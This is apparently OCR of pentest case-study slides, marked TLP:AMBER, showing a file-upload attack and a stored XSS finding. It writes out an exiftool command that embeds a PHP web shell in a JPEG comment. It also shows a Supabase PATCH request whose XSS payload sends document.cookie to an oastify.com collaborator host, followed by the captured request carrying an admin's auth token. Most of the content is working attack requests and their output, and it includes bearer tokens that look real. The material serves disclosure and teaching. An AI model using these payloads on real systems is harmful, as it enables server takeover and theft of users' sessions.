
Try Hack Me

CTF

Intigrity


Étude de cas

File Upload





```
kali@kali:~/Desktop$ exiftool -Comment='<?php echo "<pre>"; system($_GET['cmd']); ?>' cat.jpeg
    1 image files updated
kali@kali:~/Desktop$ exiftool cat.jpeg
ExifTool Version Number         : 12.65
File Name                       : cat.jpeg
Directory                       : .
File Size                       : 55 kB
File Modification Date/Time     : 2023:11:28 11:57:31+01:00
File Access Date/Time           : 2023:11:28 11:57:32+01:00
File Inode Change Date/Time     : 2023:11:28 11:57:31+01:00
File Permissions                : -rw-------
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.02
Resolution Unit                 : inches
X Resolution                    : 72
Y Resolution                    : 72
Profile CMM Type                : Little CMS
Profile Version                 : 2.1.0
Profile Class                   : Display Device Profile
Color Space Data                : RGB
Profile Connection Space        : XYZ
Profile Date Time               : 2012:01:25 03:41:57
Profile File Signature          : acsp
Primary Platform                : Apple Computer Inc.
CMM Flags                       : Not Embedded, Independent
Device Manufacturer             :
Device Model                    :
Device Attributes               : Reflective, Glossy, Positive, Color
Rendering Intent                : Perceptual
Connection Space Illuminant     : 0.9642 1 0.82491
Profile Creator                 : Little CMS
Profile ID                      : 0
Profile Description             : c2
Profile Copyright               : IX
Media White Point               : 0.9642 1 0.82491
Media Black Point               : 0.01205 0.0125 0.01031
Red Matrix Column               : 0.43607 0.22249 0.01392
Green Matrix Column             : 0.38515 0.71687 0.09708
Blue Matrix Column              : 0.14307 0.06061 0.7141
Red Tone Reproduction Curve     : (Binary data 64 bytes, use -b option to extract)
Green Tone Reproduction Curve   : (Binary data 64 bytes, use -b option to extract)
Blue Tone Reproduction Curve    : (Binary data 64 bytes, use -b option to extract)
Comment                         : <?php echo "<pre>"; system($_GET[cmd]); ?>
Image Width                     : 718
Image Height                    : 750
Encoding Process                : Progressive DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 718x750
Megapixels                      : 0.538
```

File Upload



TLP:AMBER - Limited disclosure, restricted to participants' organizations.

Stored XSS



Request

Pretty Raw Hex


```
1  PATCH /rest/v1/registrations?id=eq.2 HTTP/1.1
2  Host: [redacted]
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4  Accept: */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Referer: [redacted]
8  Apikey:
   [redacted]
9  Authorization: Bearer
   eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhdWQiOiJhdXRoZW50aWNhdGVkIiwiZXhwIjoxNjg3OTUwOTkxL
   CJpYXQiOjE2ODc5NDczOTEsInN1YiI6ImViZDM5NzI1LTVlMmUtNDA2OC1iZTM4LWVhNTkwZjdlOWFkYiIsImVtYW1
   sIjoiZmFrZS1wYXJ0aWNpcGFudC0xLWRpc2NvdmVyQGdtYW1sLmNvbSIsInBob251IjoiIiwiYXBwX21ldGFkYXRhI
   jp7InByb3ZpZGVyIjoiZW1haWwiLCJwcm92aWRlcnMiOlsiZW1haWwiXX0sInVzZXJfbWV0YWRhdGEiOnsiYXJjaGl
   2ZWQiOmZhbHNlLCJyb2xlX2lkIjo0fSwicm9sZSI6ImF1dGhlbnRpY2F0ZWQiLCJhYWwiOiJhYWwxIiwiYW1yIjpbe
   yJtZXRob2QiOiJwYXNzd29yZCIsInRpbWVzdGFtcCI6MTY4Nzk0NzM5MX1dLCJzZXNzaW9uX2lkIjoiY2I1N2I4OWM
   tNDFmMS00YmI2LWFmMzUtZDgxODMxZTY1M2NjIn0.7hqJ1QsH8LgbleGrBvDp0CycarX8vSovNrMc2QDJ5nU
10 Content-Profile: public
11 Content-Type: application/json
12 Prefer:
13 X-Client-Info: @supabase/auth-helpers-nextjs@0.6.1
14 Origin: [redacted]
15 Content-Length: 673
16 Sec-Fetch-Dest: empty
17 Sec-Fetch-Mode: cors
18 Sec-Fetch-Site: cross-site
19 X-Pwnfox-Color: magenta
20 Te: trailers
21 Connection: close
22
23 {
     "first_name":"<img src=/not onerror='alert(document.domain)'>",
     "last_name":"Participant 1_new",
     "date_of_birth":"2004-07-05",
     "document_type":"id",
     "document_country":"BE",
     "document_front_image":"front_image",
     "language":"en",
24   "last_completed_step":1,
25   "visa_needed":"<img src=/not onerror='alert(document.domain)'>",
26
27 }
```

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 204 No Content
2  Date: Wed, 28 Jun 2023 10:39:45 GMT
3  Connection: close
4  CF-Ray: 7de54ec25c44b788-AMS
5  CF-Cache-Status: DYNAMIC
6  Access-Control-Allow-Origin: *
7  Content-Range: 0-0/*
8  Strict-Transport-Security: max-age=2592000; includeSubDomains
9  Via: kong/2.8.1
10 Access-Control-Allow-Credentials: true
11 Access-Control-Expose-Headers: Content-Encoding, Content-Location, Content-Range,
   Content-Type, Date, Location, Server, Transfer-Encoding, Range-Unit
12 sb-gateway-version: 1
13 X-Kong-Proxy-Latency: 1
14 X-Kong-Upstream-Latency: 15
15 Vary: Accept-Encoding
16 Server: cloudflare
17 alt-svc: h3=":443"; ma=86400
18
19
```

Stored XSS



Stored XSS

Request

```
PATCH /rest/v1/registrations?id=eq.2 HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: [redacted]
Apikey:
[redacted]
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhdWQiOiJhdXRoZW50aWNhdGVkIiwiZXhwIjoxNjg3OTUwOTkxL
CJpYXQiOjE2ODc5NDczOTEsInN1YiI6ImViZDM5NzI1LTV1MmUtNDA2OC1iZTM4LWVhNTkwZjd1OWFkYiIsImVtYW1
sIjoiZmFrZS1wYXJ0aWNpcGFudC0xLWRpc2NvdmVyQGdtYWlsLmNvbSIsInBob251IjoiIiwiYXBwX21ldGFkYXRhI
jp7InByb3ZpZGVyIjoiZW1haWwiLCJwcm92aWRlcnMiOlsiZW1haWwiXX0sInVzZXJfbWV0YWRhdGEiOnsiYXJjaG1
2ZWQiOmZhbHNlLCJyb2x1X21kIjo0fSwicm9sZSI6ImF1dGhlbnRpY2F0ZWQiLCJhYWwiOiJhYWwxIiwiYW1yIjpbe
yJtZXRob2QiOiJwYXNzd29yZCIsInRpbWVzdGFtcCI6MTY4Nzk0NzM5MX1dLCJzZXNzaW9uX2lkIjoiY2I1N2I4OWM
tNDFmMS00YmI2LWFmMzUtZDgxODMxZTY1M2NjIn0.7hqJ1QsH8LgbleGrBvDp0CycarX8vSovNrMc2QDJ5nU
Content-Profile: public
Content-Type: application/json
Prefer:
X-Client-Info: @supabase/auth-helpers-nextjs@0.6.1
Origin: [redacted]
Content-Length: 378
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
X-Pwnfox-Color: magenta
Te: trailers
Connection: close

{
  "first_name":"<img src=/not onerror='alert(document.domain)'>",
  "last_name":"Participant 1_new",
  "date_of_birth":"2004-07-05",
  "document_type":"id",
  "document_country":"BE",
  "document_front_image":"front_image",
  "language":"en",
  "last_completed_step":1,
  "visa_needed":
  "<img src=/not onerror=this.src='https://p8yu14qf7c2tbpydm6v2t9wk1b72v0jp.oastify.com/?'
  +document.cookie;>"

}
```

Response

```
HTTP/1.1 204 No Content
Date: Wed, 28 Jun 2023 11:00:28 GMT
Connection: close
CF-Ray: 7de56d1c485106c0-AMS
CF-Cache-Status: DYNAMIC
Access-Control-Allow-Origin: *
Content-Range: 0-0/*
Strict-Transport-Security: max-age=2592000; includeSubDomains
Via: kong/2.8.1
Access-Control-Allow-Credentials: true
Access-Control-Expose-Headers: Content-Encoding, Content-Location, Content-Range,
Content-Type, Date, Location, Server, Transfer-Encoding, Range-Unit
sb-gateway-version: 1
X-Kong-Proxy-Latency: 1
X-Kong-Upstream-Latency: 5
Vary: Accept-Encoding
Server: cloudflare
alt-svc: h3=":443"; ma=86400
```

Stored XSS

#	Time	Type	Payload	Source IP address	Comment
1	2023-Jun-28 11:00:47.585 UTC	DNS	p8yu14qf7c2tbpydm6v2t9wk1b72v0jp	104.40.171.23	
2	2023-Jun-28 11:00:47.603 UTC	DNS	p8yu14qf7c2tbpydm6v2t9wk1b72v0jp	104.40.169.99	
3	2023-Jun-28 11:00:47.748 UTC	HTTP	p8yu14qf7c2tbpydm6v2t9wk1b72v0jp	104.40.205.115	
4	2023-Jun-28 11:00:47.960 UTC	HTTP	p8yu14qf7c2tbpydm6v2t9wk1b72v0jp	104.40.205.115	
5	2023-Jun-28 11:00:48.188 UTC	HTTP	p8yu14qf7c2tbpydm6v2t9wk1b72v0jp	104.40.205.115	
6	2023-Jun-28 11:00:48.430 UTC	HTTP	p8yu14qf7c2tbpydm6v2t9wk1b72v0jp	104.40.205.115	
7	2023-Jun-28 11:00:48.648 UTC	HTTP	p8yu14qf7c2tbpydm6v2t9wk1b72v0jp	104.40.205.115	
8	2023-Jun-28 11:00:48.840 UTC	HTTP	p8yu14qf7c2tbpydm6v2t9wk1b72v0jp	104.40.205.115	
9	2023-Jun-28 11:00:49.091 UTC	HTTP	p8yu14qf7c2tbpydm6v2t9wk1b72v0jp	104.40.205.115	
10	2023-Jun-28 11:00:49.345 UTC	HTTP	p8yu14qf7c2tbpydm6v2t9wk1b72v0jp	104.40.205.115	
11	**2023-Jun-28 11:00:49.608 UTC**	**HTTP**	**p8yu14qf7c2tbpydm6v2t9wk1b72v0jp**	**104.40.205.115**	
12	**2023-Jun-28 11:00:49.800 UTC**	**HTTP**	**p8yu14qf7c2tbpydm6v2t9wk1b72v0jp**	**104.40.205.115**	
13	2023-Jun-28 11:00:50.045 UTC	HTTP	p8yu14qf7c2tbpydm6v2t9wk1b72v0jp	104.40.205.115	

Description | Request to Collaborator | Response from Collaborator

Pretty | Raw | Hex

```
1 GET /?supabase-auth-token=
%5B%22eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhdWQiOiJhdXRoZW50aWNhdGVkIiwiZXhwIjoxNjg3OTUxODc1LCJpYXQiOjE2ODc5NDgyNzUsInN1YiI6ImViZjk0NmM5LTUyMjUtNGY5MC05MWUwLTRhOTQwNjc5MmNkMyIsImVtYWlsIjoiZmFrZS1hZG1pbkBzdGFydC1kaXNjb3Zlci5ldSIsInBob25lIjoiIiwiYXBwX21ldGFkYXRhIjp7InByb3ZpZGVyIjoiZW1haWwiLCJwcm92aWRlcnMiOlsiZW1haWwiXX0sInVzZXJfbWV0YWRhdGEiOnsiYXJjaGl2ZWQiOmZhbHNlLCJjb21wYW55IjoiRGlzY292ZXJFVSIsImZpcnN0X25hbWUiOiJGYWtlIiwibGFzdF9uYW11IjoiQWRtaW4iLCJyb2x1X2lkIjoxLCJ1c2VyX2lkIjozfSwicm9sZSI6ImF1dGhlbnRpY2F0ZWQiLCJhYWwiOiJhYWwxIiwiYW1yIjpbeyJtZXRob2QiOiJwYXNzd29yZCIsInRpbWVzdGFtcCI6MTY4Nzk0NDc1NX1dLCJzZXNzaW9uX2lkIjoiODE0NzE2ZDItM2MyNS00NTA3LWJiMjktZjQxYzljY2EyZjMzIn0.5qbvzAW7yS-DLcZ1wgSFmrWr0PiOQ8_9S_UZ6Da18kA%22%2C%22xM9vIM1R3VDZrs5eMY3jLw%22%2Cnull%2Cnull%2Cnull%5D HTTP/1.1
2 Host: p8yu14qf7c2tbpydm6v2t9wk1b72v0jp.oastify.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: image/avif,image/webp,*/*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: [redacted]
8 Sec-Fetch-Dest: image
9 Sec-Fetch-Mode: no-cors
10 Sec-Fetch-Site: cross-site
11 Te: trailers
12 Connection: close
13
14
```

